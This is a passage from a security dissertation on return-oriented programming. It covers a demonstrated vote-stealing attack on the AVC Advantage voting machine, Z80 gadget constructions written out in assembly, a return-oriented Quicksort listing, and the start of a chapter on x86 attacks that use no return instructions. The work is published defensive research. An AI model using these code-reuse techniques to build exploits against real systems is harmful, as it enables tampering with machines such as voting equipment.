Even after it has relinquished control, our exploit remains in main memory until the machine is shut down. Forensic analysis of the contents of the AVC Advantage's RAM would be a nontrivial task; nevertheless, a stealthier exploit would wipe itself from memory before returning control to the legitimate program. If any portion of the exploit code is stored on a cartridge, this must be wiped as well. Because suspicious poll workers might remove the cartridge before it can be wiped, anything stored on a cartridge should be kept encrypted, and the exploit code should scrub the key from RAM if it detects that the cartridge has been removed.

Our vote-stealing demonstration exploit is just over 3.2 KiB in size, including all of the code to copy the files and the memory cart. It fits entirely in RAM, as would even a substantially more sophisticated exploit: There is roughly an

additional 10 KiB of unused heap space that could be used. In addition, any code that is executed only while the attacker is present need not actually stay in the heap once it is finished and could be replaced with additional code for modifying the election outcome.

2.7 Conclusions

A secure voting machine design must withstand attacks devised throughout the machine's service lifetime. Can real designs, even ones with promising security features, provide such long-term security? In this chapter, we have answered this question in the negative in the case of the Sequoia AVC Advantage (version 5.00D). We have demonstrated that an attacker can exploit vulnerabilities in the AVC Advantage software to install vote-stealing malware by using a maliciously-formatted memory cartridge, without replacing the system ROMs. Starting with no source code, schematics, or nonpublic documentation, we reverse engineered the AVC Advantage and developed a working vote-stealing attack with less than 16 man-months of labor. Our exploit relies in a fundamental way on return-oriented programming, a technique introduced some two decades after the AVC Advantage was designed. In mounting the attack, we have extended return-oriented programming to the Z80 processor.

2.8 Implementing the gadgets

This section describes the construction of a number of the gadgets listed in Table 2.1. Many of the omitted gadgets are quite similar to those described in detail below.

2.8.1 A note on notation

In what follows, `typewriter` font majuscules — e.g., `A` — are used to represent global variables which are literal 16 bit locations in memory. The value associated with a variable `A` is written in an *italic* font A. Literal numbers are written with *italic* font lowercase letters — e.g., n. Z80 assembly is written in a `typewriter` font with mnemonics and register names written with `bold` weight — e.g., `ld b,FFh`. Abbreviated instruction sequence forms (see below) and the gadget pseudo-assembly language are written in `typewriter` font — e.g., `b` $\leftarrow$ `0xFF` and `add A,B,C`, respectively. In figures, nonabbreviated instruction sequences are boxed. In Z80 assembly, hexadecimal numbers are written with a trailing `h` as is customary. Otherwise, the C notation is followed by prepending `0x`.

Each box in the following figures of the gadgets represents a two-byte *stack slot*. Each slot contains either a literal value — either fixed for a particular gadget or the address of a global variable or code offset — or the address of an instruction sequence. The literal values are written as either hexadecimal numbers or symbolically. Addresses of instruction sequences are represented as arrows pointing to either the abbreviated form of an instruction sequence or the boxed text of the sequence itself. Each gadget is entered by the processor executing a `ret` with the stack pointer pointing to the bottom of the gadget. The instruction sequences are executed in order from bottom to top.

2.8.2 Moving data around

Any set of useful gadgets needs to contain gadgets to move data between memory and registers as well as gadgets for loading registers with constant values. At a minimum, this should include gadgets for loading immediates to registers,

loading from memory into registers, moving values between registers, and storing values from registers into memory.

Loading immediate values is as simple as using instruction sequences like

```
# pop hl, de
pop hl
pop de
ret
```

which loads the next two stack slots into registers `hl` and `de`. There are instruction sequences to load each individual register as well as many combinations of registers.

Loading values from memory — e.g., from a global variable — requires loading register `hl` with the address of the variable and then using one of the two sequences

```
# bc ← (hl)
ld c,(hl)
inc hl
ld b,(hl)
ret
```


```
# hl ← (hl)
ld a,(hl)
inc hl
ld h,(hl)
ld l,a
ret
```

which load the 16 bit value pointed to by `hl` into either `bc` or `hl`.

Once the operands are in registers, other instruction sequences can operate on them. After the computation is complete, the value needs to be stored back into memory. The most common way of storing values back to memory is to place the result in register `hl` and the target address in `de`. Then the sequence

```
# (de) ← hl
ex de,hl  # swap de and hl
ld (hl),e # *
inc hl
ld (hl),d
ret
```

will perform the store. Notice that if we use the sequence starting at the instruction marked with `*` instead, we have the instruction sequence `(hl) ← de` which is



(a) `li A,n` **(b)** `mov A,B`

Figure 2.7. Gadgets for loading a variable `A` with either an immediate value n or the value of another variable `B`.

occasionally useful as well. To store a single byte into both the high and low byte of a variable, the following sequence can be used.

```
# (hl) ← a; (hl+1) ← a
ld (hl),a
inc hl
ld (hl),a
ret
```

Two simple gadgets for loading an immediate value into a variable (`li A,n`) and moving the value of one variable into another (`mov A,B`) are given in Figure 2.7. Rather than duplicate the full text of each instruction, common sequences are given in the abbreviated form that appears in the comments above. The `li` gadget first pops the address of variable `A` into register `hl` and the immediate value into register `de`. Then the value in `de` is stored to the address pointed to by `hl`. The `mov` gadget is similar except that `de` holds the target address — the address of variable `A` — while `hl` gets the address of variable `B` and then the value B.

The three main 16 bit registers `bc`, `de`, and `hl` are not interchangeable as far as our set of instruction sequences are concerned. Many operations can only be performed using a single sequence and that sequence expects its operands to be in particular registers. As a result, we need a way to move data among the three registers. To that end, we have the following three useful instruction sequences.

```
# bc ← hl
ld c,l
ld b,h
ret
```

```
# de ↔ hl
ex de,hl
ld bc,1
ret
```

```
# hl ← bc
ld h,b
ld b,l
ld l,c
ld c,a
ret
```

The first simply copies `hl` to `bc` without disturbing anything else. The other two destroy the contents of `bc` in the process. For `hl` ← `bc`, one could first use the sequence `a` ← `b`, `l` ← `a`, and `a` ← `c`. In this way, the contents of `bc` would be preserved. This is not necessary for the gadgets we construct.

In addition to immediate loads and moves, we implement *base plus offset* and *base plus index* loads and stores for moving data around. The base plus offset instructions `ld` (resp. `st`) take a base register and an immediate offset which is added to the base to form the source (resp. target) address. The base plus index instructions `ldx` (resp. `stx`) take a base register and an index register which are summed to form the source (resp. target) address. The implementation is a straightforward extension of the `mov` gadget and the addition gadget described in the next subsection.


2.8.3 Arithmetic

We show how to perform addition. The rest of the arithmetic and logic operations are similar, apart from the multiplication, which is discussed below.

Addition can be performed by loading the addends into registers, performing the addition, and storing the result into the result variable. The following, more-generally useful instruction sequence can be used to perform the last two steps, thus saving stack space.

```
# (de) ← hl + bc
add hl,bc
ex de,hl
ld (hl),e
inc hl
ld (hl),d
ret
```

The `add` gadget is given in Figure 2.8 (a).



(a) `add A,B,C` **(b)** `mul A,B,C`

Figure 2.8. Arithmetic gadgets.

The Z80 does not contain a multiply instruction. Instead, this has to be computed in software. Because multiplication is a common operation, the BIOS contains a function which takes arguments — the multiplicands — in registers `bc` and `de` and returns with the product in register `bc`. Since register `hl` is used in the computation, it is first pushed to the stack and then popped before the function exits. The address of the instruction just after the `push hl`, is the `bc ← bc * de; pop hl` sequence. To use this sequence, we need only load `bc` and `de` with the appropriate values, taking care to load `de` first since the `de ↔ hl` sequence sets `bc` as well. The `mul A,B,C` gadget is given in Figure 2.8 (b).

2.8.4 Branching

In order to perform interesting and useful computation with gadgets, they need to be able to effect a jump or branch. Since it may not be possible to know exactly where the return-oriented-programming stack will be located in memory, it is preferable to write gadgets in a position independent manner. The way to do this is to ensure that all branching is done using relative offsets. The `pop hl` instruction sequence can be used to load `hl` with a suitable displacement d to the desired location. Then the sequence


```
# sp ← sp + hl
add hl,sp
ld sp,hl
ret
```

can be used to change the stack pointer by d to point to another gadget. In effect, changing control to the other gadget. These two instruction sequences are exactly how the branch gadget `b label` is implemented.

Without conditional code execution, a set of gadgets can only be used to execute essentially straight-line code using Krahmer's *borrowed code chunks technique* [48] so we must have a way to do conditional branches. Following a MIPS-like ISA, we implement a *set less than* gadget `slt A,B,C` that sets A to `0xFFFF` if $B < C$ and `0x0000` otherwise. These values act as boolean true and false. Similarly, we implement a *set not equal* gadget `sne A,B,C` that sets A to `0xFFFF` if $B \neq C$ and `0x0000` otherwise.

The `slt` gadget is given in Figure 2.9 (a). It works by first loading `bc` with the value C and `hl` with the value B. Then the accumulator `a` is cleared which has the effect of clearing the carry flag. Next, $B - C$ is computed which sets the carry flag if $B < C$. The next sequence clears `c` since `a` is zero. The penultimate sequence has the effect of setting `a` to `0xFF` if $B < C$ otherwise `a` is set to `0x00`. In addition, it loads `hl` with the variable `A`. Lastly, `a` is stored into both `(hl)` and `(hl+1)`, effectively setting A to either `0xFFFF` or `0x0000` depending on $B < C$ or not.

Similar to the set less than gadget, we implement a *set not equal* gadget `sne A,B,C` that sets A to `0xFFFF` if $B \neq C$ and `0x0000` if they are equal. The implementation is given in Figure 2.9 (b). It is identical to the set less than up through the subtract. After that, it uses an instruction sequence that does one of two things depending on the state of the zero flag. If $B = C$, then the subtract will set the zero flag. In this case, the `jr z,(pc+4)` will jump to the `pop hl` instruction



(a) `slt A,B,C` **(b)** `sne A,B,C`

Figure 2.9. Inequality tests.

causing `hl` to be loaded with `0xFFFF` and subsequently setting `bc` to `0x0000`. If $B \neq C$, then the zero flag will be cleared and `pop bc` will load `0xFFFF` into `bc`. The next instruction sequence will add `c` to the accumulator which was previously set to zero, thus setting `a` to either `0xFF` or `0x00` and load `hl` with the variable `A`. The final sequence sets A appropriately.

While not strictly necessary, a *set equal* gadget is easily constructed by adding the following sequence which sets the accumulator to its one's complement.

```
# a ← ~a
cpl
or a
ret
```

Once we have boolean values `0xFFFF` and `0x0000`, we can perform conditional branches by taking the bitwise conjunction of our boolean value and the branch offset. Due to the interactions between the registers in the available instruction sequences, performing the conjunction is tricky since the only conjunction we have available uses the accumulator and register `c`. Even worse, it modifies register `bc` in the process. Once we have computed the conjunction of a single byte, we need to place it into either register `h` or `l` depending on it being the high or low

byte of the conjunction, respectively. The following three instruction sequences perform the the conjunction and the loading of `h` and `l`.

```
# a ← a & c;
# bc ← bc-1
and c
dec bc
ret
```

```
# l ← a
ld l,a
ret
```

```
# h ← a;
# l ← l + 1
ld h,a
inc l
ret
```

Since the sequence for moving the value from the accumulator to `h` increments `l`, we need to load `h` before we load `l`.

The *branch if true* gadget `btr A,label` which branches to `label` if $A =$ `0xFFFF` is given in Figure 2.10. If the offset from the end of the gadget to `label` is d, then let d' be the byte reversed value of d. The `btr` gadget starts by loading d' into `bc`. Since this value is byte-reversed, register `c` contains the high-order byte of the offset d. The boolean variable `A` is also loaded into `de`. The low-order byte of A is loaded into the accumulator and the bitwise conjunction with `c` is stored into the accumulator. Since `bc` was decremented, the next instruction sequence increments it. The accumulator is then stored into `h` and `b` — the low-order byte of d — is moved into `c`. The accumulator is again loaded with the low order byte of A, the conjunction is performed and the result placed in `l`. At this point, `hl` contains the bitwise conjunction d & A. If $A =$ `0xFFFF`, then the next sequence will branch to the offset d. If $A =$ `0x0000`, then the next sequence will do nothing.

By inserting two `a` ← ∼`a` instruction sequences after the two `a` ← `(de)` sequences, a *branch if false* gadget `bfa A,label` is constructed. Once we have the `slt`, `sne`, `btr`, and `bfa` gadgets, we can perform conditional branches using numerical equality and inequality. We thus have a Turing-complete set of gadgets.





Figure 2.10. `btr A,label`. The immediate value d' is the byte-reversed offset d from the end of the gadget to `label`.

2.8.5 Functions

To support a more natural imperative style of programming, we implement return-oriented function calls. The return-oriented nature of our program means that the call stack is unavailable for use with return-oriented functions since our code resides on the stack. Instead, we need to designate a variable `SP` as a stack pointer for use with the stack manipulation gadgets `push`, `pop`, `call`, and `ret`, each of which increment or decrement `SP` in a manner similar to the equivalent assembly instructions.

Following the convention of the Z80, a `push SP,A` gadget first decrements SP by 2 and then stores A to (SP). A `pop SP,A` gadget first sets A to (SP) and then increments SP by 2. The `call SP,label` gadget computes the address of the following gadget and pushes that onto the stack pointed to by SP and then branches to `label`. Finally, the `ret SP` gadget pops a value off of the stack and branches to it. The `call` gadget uses the `sp ← sp + hl` instruction sequence with register `hl` set to `0x0000` to move the value of `sp` into `hl` in order to compute the address of the following gadget to push on the stack. The rest of the `call` and `ret` gadgets are straight-forward and given in Figure 2.11. The `push` and `pop` gadgets are similar.



(a) `call SP,label`. The immediate value d is the offset from the end of the gadget to `label`.

(b) `ret SP`

Figure 2.11. Function call and return gadgets.

2.9 An example return-oriented program

Listing 2.1. Return-oriented Quicksort on the Z80.

```
.var sp,0xF000
.var array,0xF002        # saved
.var left,0xF004         # saved
.var right,0xF006        # saved
.var temp1,0xF00A        # not saved
.var temp2,0xF00C        # not saved
.var index,0xF00E        # not saved
.var i,0xF010            # not saved
.var pivot,0xF012        # not saved
qsort: # void qsort( array, left, right )
        push array
        push left
        push right
        pet
        ld left,10(sp)
        ld right,12(sp)
        slt temp1,left,right
        bfa temp1,cleanup
        ld array,8(sp)
        ldx pivot,array,right
        mov index,left
        mov i,left
loop:
        slt temp1,i,right
        bfa temp1,break
```

```
        ldx temp1,array,i
        slt temp2,pivot,temp1
        btr temp2,continue
        ldx temp2,array,index
        stx temp2,array,i
        stx temp1,array,index
        addi index,index,2
continue:
        addi i,i,2
        b loop
break:
        ldx temp1,array,index
        ldx temp2,array,right
        stx temp2,array,index
        stx temp1,array,right
        addi temp1,index,-2
        push temp1
        push left
        addi left,index,2
        push array
        call qsort
        addi sp,sp,6
        push right
        push left
        push array
        call qsort
        addi sp,sp,6
cleanup:
        pop right
        pop left
        pop array
        ret
```

As an example of performing general purpose computation, the preceding return-oriented function performs the Quicksort algorithm on its input using the gadgets from Table 2.1. This example "pets" the watchdog timer to keep it from firing in the middle of computation and causing a non-maskable interrupt.

Acknowledgments

We thank Andrew Appel for allowing us to use his AVC Advantage machines, and for helpful discussions about election procedures. We thank Daniel Lopresti for lending us an AVC Advantage results cartridge. We thank Joshua

Herbach for developing the initial version of the AVC Advantage simulator [39]. We thank Eric Rescorla and Stefan Savage for helpful discussions.

Chapter 2, in part, is a reprint of the material as it appears in David Jefferson, Joseph Lorenzo Hall, and Tal Moran, editors, *Proceedings of EVT/WOTE 2009*. Stephen Checkoway, Ariel J. Feldman, Brian Kantor, J. Alex Halderman, Edward W. Felten, and Hovav Shacham, USENIX/ACCURATE/IAVoSS, August 2009. The dissertation author was the primary investigator and author of this paper.

Chapter 3

Return-Oriented Programming without Returns

In this chapter, we show that on the x86 it is possible to mount a return-oriented programming attack without using any return instructions. Our new attack instead makes use of certain instruction sequences that behave like a return; we show that these sequences occur with sufficient frequency in large Linux libraries to allow creation of a Turing-complete gadget set.

Because it does not make use of return instructions, our new attack has negative implications for three recently proposed classes of defense against return-oriented programming: those that detect the too-frequent use of returns in the instruction stream; those that detect violations of the last-in, first-out invariant that is normally maintained for the return-address stack; and those that modify compilers to produce code that avoids the return instruction. These proposed defenses are making the implicit assumption that the return instruction is fundamental to the return-oriented programming attack technique. As we will see, this assumption is false.

3.1 Introduction

This chapter is about defenses against return-oriented programming. In the last year, several natural defenses have been proposed that target properties of return-oriented attacks and are intended to be simpler and have lower overhead than a comprehensive defense such as Control-Flow Integrity (CFI). In this chapter, we show that these narrowly tailored defenses are incomplete by devising a new class of return-oriented programming that evades them. Our results call into doubt the usefulness of such ad-hoc defenses; we believe that CFI should be deployed instead.

Return-oriented programming Return-oriented programming allows an attacker to exploit memory errors in a program without injecting new code into the program's address space. In a return-oriented attack, the attacker arranges for short sequences of instructions in the target program to be executed, one sequence after another. Through a choice of these sequences and their arrangement, the attacker can induce arbitrary (Turing-complete) behavior in the target program. Traditionally, the instruction sequences are chosen so that each ends in a "return" instruction, which, if the attacker has control of the stack, allows control to flow from one sequence to the next — and gives return-oriented programming its name.

The organizational unit of return-oriented programming is the *gadget*, an arrangement of instruction sequence addresses and data that, when run, induces some well-defined behavior, such as xor or an unconditional jump. Return-oriented exploits begin by devising a Turing-complete gadget set, from which any desired attack functionality is then synthesized.[1]

[1]We stress that the crucial feature of return-oriented programming is *Turing completeness without code injection*. There is a great deal of work prior to 2007 showing how to leverage control of the stack to invoke and chain libc functions [59, 62] and short instruction sequences such as pops followed by returns [64, 48] and even to produce unconditional loops [74, 75]. For most exploits on

Return-oriented programming was introduced by Shacham in 2007 [81] for the x86 architecture. It was subsequently extended to the SPARC [15], Atmel AVR [32], PowerPC [50], Z80 [16], and ARM [47] processors. While the original attack was largely manual, later work showed that each stage of the attack can be automated [15, 77, 41, 47]. Return-oriented programming has proved useful for compromising Harvard-architecture platforms, such as the AVC Advantage voting machine [16] and Apple's iPhone [61], on which code injection is not a possibility.

Defenses against return-oriented programming The instruction stream executed during a return-oriented attack as described above is different from the instruction stream executed by legitimate programs in at least two ways: first, it contains many return instructions, just a few instructions apart; second, it unwinds the stack with return instructions for which there were no corresponding "call" instructions. These two differences have been proposed by researchers as a way of detecting and defeating return-oriented attacks:

- The first difference suggests a defense that looks for instruction streams with frequent returns. Davi, Sadeghi, and Winandy [24] and Chen et al. [18] both use dynamic binary instrumentation frameworks (Pin [53] and Valgrind [63], respectively) to instrument program code. With both systems, three consecutive sequences of five or fewer instructions ending in a return trigger an alarm.

commonly used platforms, one can use these techniques to call `mprotect` or `VirtualProtect` as a first stage, then inject and execute arbitrary native machine code as a second stage; the machine code is Turing complete, of course, so the first stage need not be. (McDonald proposed essentially this technique in 1999 to bypass Solaris's nonexecutable stack [59].) Exploits of this sort are *not* a contribution of this chapter, nor of Shacham's 2007 paper [81]. Indeed, setting aside Turing completeness, the observation that code reuse attacks might be feasible using chaining instructions other than "return" was made by the PaX team in 2003 [67].

- The second difference suggests a defense that looks for violations of the last-in, first-out invariant of the stack data structure that the call and return instructions usually maintain in benign programs. Buchanan et al. [15] suggest that the shadow return-address stack maintained by the SPARC-specific StackGhost system [34] can be used to defend against return-oriented programming. Francillon, Perito, and Castelluccia [33] implement a shadow return-address stack in hardware for an Atmel AVR microcontroller; only call and return instructions can modify the return-address stack. Davi, Sadeghi, and Winandy [25] use Pin instrumentation to provide a shadow return-address stack on the x86 and ARM.

- More generally, if a body of code doesn't contain return instructions then traditional return-oriented programming is impossible. Li et al. [49] propose a modified compiler that avoids issuing `0xc3` bytes that can be used as unintended return instructions and that replaces intended call and return instructions with an indirect call mechanism that pushes a "return index" onto the stack instead of a return address.

While several of these defenses build on binary instrumentation platforms and inherit the performance degredation that binary instrumentation entails, the properties they verify are amenable to hardware implementation at greatly reduced overhead. What we show in this chapter is that these defenses would not be worthwhile even if implemented in hardware. Resources would instead be better spent deploying a comprehensive solution, such as CFI [1, 29].

Our contribution We show that, on the x86, it is possible to perform return-oriented programming *without using return instructions*. We show that instruction sequences exist that behave like a return, and that these can be used instead of

returns to chain useful instruction sequences together to produce Turing-complete functionality. The particular return-like instruction sequences we use are of the form "pop *x*; jmp ∗*x*", where *x* is any general-purpose register, though we speculate that other kinds of return-like sequences may be usable for return-oriented programming. Such instruction sequences are too rare to substitute directly for returns, however. Despite the rarity of pop-jump sequences, we are able to show that the presence of even one such sequence in the target program can be leveraged to use *other* instruction sequences ending in "jmp ∗*y*", where *y* is any other general-purpose register in place of returns; and these sequences, unlike pop-jumps, *are* common enough to use. We discuss these techniques in Section 3.2.

Although "pop *x*; jmp ∗*x*" sequences are rare and even "jmp ∗*y*" instructions are less frequent than returns, certain incidental characteristics of the x86 instruction set architecture (ISA) make the latter sufficiently frequent in large libraries to use in practical attacks; we discuss this in Section 3.3. In Section 3.4 we describe a Turing-complete gadget set we have created based on the libc and certain large libraries distributed with Debian GNU/Linux 5.0.4 ("Lenny"). For certain classes of memory errors — notably, for setjmp buffer overwrites — it is possible for an attacker to take over the program's control flow without executing even one return. For other classes of memory errors, a single overwritten return address is needed, after which no further returns are executed. We discuss this in Section 3.5. For completeness we give, in Section 3.6, a complete return-oriented exploit without return instructions against a sample target program.

Negative implications for defenses Our attack has negative implications for defenses against return-oriented programming that look for return instructions in order to recognize a return-oriented instruction stream. Defenses of the first kind considered above, which detect the use of several return instructions in close

succession, will not detect attacks structured like the ones we introduce in this chapter since these attacks make use of either one return or none at all. When it is possible to initiate an attack without a return the LIFO invariant of the return-address stack is not violated, so defenses of the second sort will also not detect the attacks. Defenses of the third kind are likewise irrelevant, since return instructions, whether intended or unintended, are never used.

Because our attack does not violate the LIFO invariant of the return-address stack, it is not clear that defenses of the second kind (which maintain a shadow return-address stack) can be salvaged. Maintaining a shadow copy of jump targets would not be useful, because no simple invariant governs these targets in benign programs.[2]

On the other hand, it may be possible to patch defenses of the first kind to look not just for several returns in quick succession but also for several indirect jumps in quick succession. This would detect attacks structured as ours are. Doing so without being able, provably, to detect that every kind of return-like instruction sequence that a return-oriented program might use risks engaging in a classic cat-and-mouse game in which attackers switch to new return-like sequences to evade the upgraded defenses. Prior to our results in this chapter, it appeared that return-oriented programming unavoidably relied on return instructions, making these instructions attractive targets for detection and defense. Now, however, it appears that a different property must be found by which to detect return-oriented attacks. Instead of such a cat-and-mouse game, it would be better to deploy a comprehensive defense such as CFI.

[2]We further observe that shadow return-address stacks are difficult to keep synchronized in the presence of longjmp calls, thunks, and other unusual forms of control transfer; a defense that relies on the correctness of the shadow return-address stack is likely to be brittle.

3.2 Return-oriented programming without returns

In this section we describe how return-like instruction sequences can substitute for rets, allowing return-oriented programming without use of return instructions.

3.2.1 Return-like instruction sequences

A ret instruction has the following effects: (1) it retrieves the four-byte value at the top of the stack, and sets the instruction pointer (eip) to that value, so that the instructions beginning at that address execute; and (2) it increases the value of the stack pointer (esp) by four, so that the top of the stack is now the word above the word assigned to eip. This is useful for chaining return-oriented instruction sequences because the location of each sequence can be written to the stack; when an instruction sequence has executed, reaching the ret that ends it, that ret causes the next instruction sequence to be executed.

One way to view this arrangement of the stack, suggested by Roemer et al. [78], is that in return-oriented programming the stack pointer takes the place of the instruction pointer in ordinary programming; that each gadget on the stack is an instruction for a custom-built virtual machine; and that the ret at the end of each instruction sequence acts like a typewriter carriage return to advance the processor to the next instruction — something the processor does automatically for ordinary programs.

Consider the following instruction sequence

```
pop %eax; jmp *%eax.
```

This sequence behaves like a ret in inducing effects (1) and (2) above. Its only side effect is in overwriting the former contents of the eax register. The pop %eax;

jmp *%eax sequence is return-like. The set of instruction sequences in a target program that end in pop %eax; jmp *%eax — provided they do not make use of eax for dataflow — can be chained together for return-oriented programming just as if they had ended in a ret instruction. This is the central observation of this chapter.

In fact, there are many more return-like instruction sequences that can be used besides pop %eax; jmp *%eax. First, any of the other general-purpose registers (esp excepted, for obvious reasons) can be used in place of eax. Second, just because ret sets eip to the value at the top of the stack there is no reason that all return-like instruction sequences must. For example, the sequence pop %eax; jmp *(%eax) uses a doubly indirect jump to set eip to the value contained in the memory word pointed to by eax. If the attacker wishes eip to take the value x, she simply picks some other memory location y, stores x there, and places the value y at the top of the stack, where the pop instruction assigns it to eax. Since the attacker controls the stack, this is no harder for her than storing the value x at the top of the stack for ordinary ret instructions. A return-oriented exploit that uses such doubly indirect jumps can be organized to include a *sequence catalog* of useful instruction sequence addresses, something like the Global Offset Table used in dynamic linking. (As before, any other general-purpose register can substitute for eax in the pop %eax; jmp *(%eax) sequence.)

What's more, a doubly indirect jump with an immediate offset (either 8-bit or 32-bit) is just as useful as one without an offset. To use the sequence pop %eax; jmp *c(%eax), where c is some constant, the attacker must simply store not y on the stack but $y - c$. Once more, any register can substitute for eax.

Finally, there are two kinds of doubly indirect jumps on the x86: near and far. A near jump takes a 32-bit address in the current segment; a far jump takes a 32-bit address together with a 16-bit segment selector. Far jumps allow for

sophisticated privilege domain regimes with restricted cross-domain calls (they are used, for example, in the Native Client sandbox [89]). For our purposes, however, we need only the following fact: An appropriate choice of segment selector (on our Debian system, `0x0073`) leaves the code segment unchanged; a far jump to an address with this segment selector behaves exactly like a near jump to the same address.[3] Because the segment selector follows the address in memory, we can follow each address in the sequence catalog with the appropriate segment selector and thereafter use far and near doubly indirect jumps interchangeably. (This introduces zero bytes into the catalog; if this is a problem for a particular exploit, the zero bytes can be patched in at runtime; see Section 3.6.)

We use all the pop-jump sequences described above in constructing our gadgets. For brevity, we refer to all of them using the shorthand `pop` *x*; `jmp` ∗*x*, where *x* is any general purpose register. The jump may be indirect or doubly indirect; and, if doubly indirect, it may be near or far, and it may take an 8- or 32-bit immediate offset.

Other types of return-like sequences More generally, there are two crucial features of `ret` that return-like instruction sequences must emulate: `ret` transfers control to some new instruction sequence; and it changes some global state so that a second `ret` transfers control to a different instruction sequence (rather than inducing an infinite loop). Like `ret`, the instruction sequences we describe above, and which we use in building our Turing-complete gadget set, change global state by increasing `esp` by four. But this is not an absolute requirement. One could

[3] A 16-bit segment selector consists of a 13-bit index, a 1-bit table indicator, and a 2-bit requested privilege level. The index specifies a 64-bit segment descriptor in either the global descriptor table or the local descriptor table as specified by the table indicator. Each segment descriptor contains a number of bit-fields including the segment base address, segment limit and privilege level. Since Linux uses a flat address space, most of the segment descriptors used in user programs specify a base address of zero and a limit of 4 GB [44]. The selector `0x0073` corresponds to an index of 14 in the global descriptor table with a requested privilege level of ring 3.

imagine an instruction sequence based on call $*x$, which would *decrease* esp each time it is used. Or a different register could be used, as, e.g., in add 0x4, %eax; jmp $*$(%eax). Or, using SIB addressing, a combination of registers could be used, with the index register scaled by 4 and incremented after each dereference. Or a memory location could serve as the mutable state instead of a register. The point here is that many possible types of instruction sequence have return-like behavior and are potentially suitable for return-oriented programming. A defense that detects some but not all of these types of instruction sequences would be of limited value, as attackers may be able to switch to a different return-like sequence and thereby evade detection.

3.2.2 Reusing a pop-jump sequence

As shown above, a pop x; jmp $*x$ sequence can be used in place of a ret instruction in return-oriented programming. One way to create a return-oriented attack without returns is to look, in the target binary and the libraries it links against, for instruction sequences ending in pop x; jmp $*x$ (for various registers x), then choose from among those sequences to construct gadgets.

As we show in Section 3.3, properties of the x86 ISA mean that pop x; jmp $*x$ sequences occur not infrequently in large programs. But they are still not common. For example, our two test libcs happen to include only a single usable pop x; jmp $*x$ between them. If there are only a few pop x; jmp $*x$ sequences then there are only a few sequences ending in pop x; jmp $*x$. And if only these sequences are useful for an attacker in constructing a return-oriented attack, then she may need a very large amount of code in the target program to find sequences sufficient for achieving Turing completeness.

But in fact there is no need for every instruction sequence to end in pop x; jmp $*x$. Shacham observed [81, Section 5.1] that if ebx contains the address of a ret

instruction then any instruction sequence ending in jmp *%ebx behaves just as if it had ended in ret; the same is true for other registers and for doubly indirect jumps of various kinds.[4]

Crucially, this equivalence holds true even if ebx contains the address not of an actual ret but of a return-like instruction sequence. Suppose the target of jmp *y is a pop x; jmp *x sequence (where x and y refer to different registers). Then any instruction sequence ending in jmp *y will behave just as if it had ended in ret (except, again, that the value in the x register is overwritten).

It is not necessary that all sequences use the same register in their jmp *y instruction: it is easy to load immediate values into registers (using pop or popad), so the pop x; jmp *x address can be made the target of whatever register is required for a particular instruction sequence. Thus any sequence ending in jmp *y (where y refers to any general-purpose register) is useful for return-oriented programming. There are many more such sequences than only those ending in a pop x; jmp *x sequence, which means that Turing completeness can be obtained from smaller target programs.

3.3 The availability of pop-jump sequences

In contrast with traditional return-oriented programming which relies on the availability of diverse and useful instruction sequences ending in a ret instruction, our new return-oriented programming relies on, first, the availability of return-like pop-jump sequences of the form pop x; jmp *x; and, second, the availability of diverse and useful instruction sequences ending in jmp *x. In this section, we consider whether such sequences will occur often enough to make construction of Turing-complete gadget sets possible.

[4] Cf. [23, 52, 22] for the use of similar techniques in the context of code injection.

